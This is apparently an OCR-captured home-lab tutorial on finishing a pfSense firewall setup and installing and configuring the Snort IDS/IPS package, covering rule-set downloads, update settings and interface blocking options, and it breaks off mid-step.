
Enter a new password for the admin user.



Click on **Finish**.



Once is complete, we will be able to access the pfSense **dashboard**.


pfsense-fw01.home.arpa
Firefox Privacy Notice —
https://192.168.1.1
pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help
Status / Dashboard
System Information
Name pfsense-fw01.home.arpa
User admin@192.168.1.100 (Local Database)
System VirtualBox Virtual Machine
Netgate Device ID: af603508ba567392753a
BIOS Vendor: innotek GmbH
Version: VirtualBox
Release Date: Fri Dec 1 2006
Boot Method: BIOS
Version 2.8.0-RC (amd64)
built on Fri May 16 11:21:00 EDT 2025
FreeBSD 15.0-CURRENT
The system is on the latest version.
Version information updated at Wed May 21 14:38:22 EDT 2025
CPU Type Intel(R) Core(TM) i5-7360U CPU @ 2.30GHz
AES-NI CPU Crypto: Yes (inactive)
QAT Crypto: No
Hardware crypto Inactive
Kernel PTI Enabled
Netgate Services And Support
Contract type Community Support
Community Support Only
NETGATE AND pfSense COMMUNITY SUPPORT RESOURCES
If you purchased your pfSense gateway firewall appliance from Netgate and elected Community Support at the point of sale or installed pfSense on your own hardware, you have access to various community support resources. This includes the NETGATE RESOURCE LIBRARY.
You also may upgrade to a Netgate Global Technical Assistance Center (TAC) Support subscription. We're always on! Our team is staffed 24x7x365 and committed to delivering enterprise-class, worldwide support at a price point that is more than competitive when compared to others in our space.
Upgrade Your Support
Community Support Resources
Netgate Global Support FAQ
Official pfSense Training by Netgate
Netgate Professional Services
Visit Netgate.com
If you decide to purchase a Netgate Global TAC Support subscription, you MUST have your Netgate Device ID (NDI) from your firewall in order to

Snort Overview


What is Snort IDS/IPS and How It Works?


Snort is a widely used open-source Intrusion Detection and Prevention System (IDS/IPS) developed by Cisco. It plays a vital role in cybersecurity by monitoring network traffic in real time and identifying potential threats based on predefined rules. Snort can be configured to operate in three main modes: sniffer mode, which captures and displays packet data; packet logger mode, which records traffic to disk; and network IDS/IPS mode, where it actively detects and responds to malicious activity.


Snort works by capturing network packets and processing them through a series of preprocessing plugins. These plugins normalize traffic to ensure that it can be accurately analyzed. The heart of Snort is its detection engine, which compares packet data against a set of rule-based signatures. When a rule is triggered, Snort can generate alerts, log information, or even block the offending traffic if configured in IPS mode. This real-time analysis makes Snort a powerful tool for identifying threats such as port scans, buffer overflow attacks, and suspicious payloads.


Snort Installation

1. Install Snort Package
   - Go to System > Package Manager > Available Packages.
   - Search for “Snort”.
   - Click Install and confirm.












2. Access Snort Settings
   - Once installed, go to Services > Snort.





Snort configuration

1. Global Settings Configuration
   - Enable Snort VRT Rules:
     - Check the box to enable downloading Snort rules.
     - You'll need an Oinkmaster code (get this by registering a free account at Snort.org).
     - Enter your Oinkmaster code in the appropriate field.
   - Enable Community Rules:
     - Optionally enable "Snort GPLv2 Community Rules" and "ET Open Rules" for extra coverage.
     - Set Rule Update Interval:
     - Choose how often rules are updated (e.g., every day).
   - Configure Blocked Hosts:
     - Set how long blocked hosts remain on the list (e.g., 30 minutes, 1 day).





pfsense-fw01.home.arpa
Snort - Oinkcode
https://192.168.1.1/snort/snort_interfaces_global.php
Snort Interfaces
Global Settings
Updates
Alerts
Blocked
Pass Lists
Suppress
IP Lists
SID Mgmt
Log Mgmt
Sync
Snort Subscriber Rules
Enable Snort VRT
Click to enable download of Snort free Registered User or paid Subscriber rules
Sign Up for a free Registered User Rules Account
Sign Up for paid Snort Subscriber Rule Set (by Talos)
Snort Oinkmaster Code
Obtain a snort.org Oinkmaster code and paste it here. (Paste the code only and not the URL!)
Snort GPLv2 Community Rules
Enable Snort GPLv2
Click to enable download of Snort GPLv2 Community rules
The Snort Community Ruleset is a GPLv2 Talos certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. This ruleset is updated daily and is a subset of the subscriber ruleset.
Emerging Threats (ET) Rules
Enable ET Open
Click to enable download of Emerging Threats Open rules
ETOpen is an open source set of Snort rules whose coverage is more limited than ETPro.
Enable ET Pro
Click to enable download of Emerging Threats Pro rules
Sign Up for an ETPro Account
ETPro for Snort offers daily updates and extensive coverage of current malware threats.
Sourcefire OpenAppID Detectors


pfsense-fw01.home.arpa
Snort - Oinkcode
pfsense-fw01.home.arpa - Services: Snort: Global Settings
192.168.1.1
92.168.1.1/snort/snort_interfaces_global.php
ruleset is updated daily and is a subset of the subscriber ruleset.
Emerging Threats (ET) Rules
Enable ET Open
Click to enable download of Emerging Threats Open rules
ETOpen is an open source set of Snort rules whose coverage is more limited than ETPro.
Enable ET Pro
Click to enable download of Emerging Threats Pro rules
Sign Up for an ETPro Account
ETPro for Snort offers daily updates and extensive coverage of current malware threats.
Sourcefire OpenAppID Detectors
Enable OpenAppID
Click to enable download of Sourcefire OpenAppID Detectors
The OpenAppID Detectors package contains the application signatures required by the AppID preprocessor and the OpenAppID text rules.
OpenAppID Version
Enable AppID Open Text Rules
Click to enable download of the AppID Open Text Rules
Note - the AppID Open Text Rules file is maintained by a volunteer contributor and hosted by the pfSense team. The URL for the file is https://files.netgate.com/openappid/appid_rules.tar.gz.
FEODO Tracker Botnet C2 IP Rules
Enable FEODO Tracker Botnet C2 IP Rules
Click to enable download of FEODO Tracker Botnet C2 IP rules





2. Update Rules
   - Go to the Updates tab.
   - Click Update Rules to download the latest signatures.





3. Add and Configure Interfaces
   - Go to the Interfaces tab.
   - Click Add to select which network interface(s) Snort should monitor (e.g., WAN, LAN).
   - Enable the Interface.
   - Block Offenders:
     - Check this to automatically block IPs that trigger Snort alerts.
   - IPS Mode:

    - Choose between “Legacy” and “Inline” (Legacy is simpler).
- Which IP to Block:
    - Choose “Source”






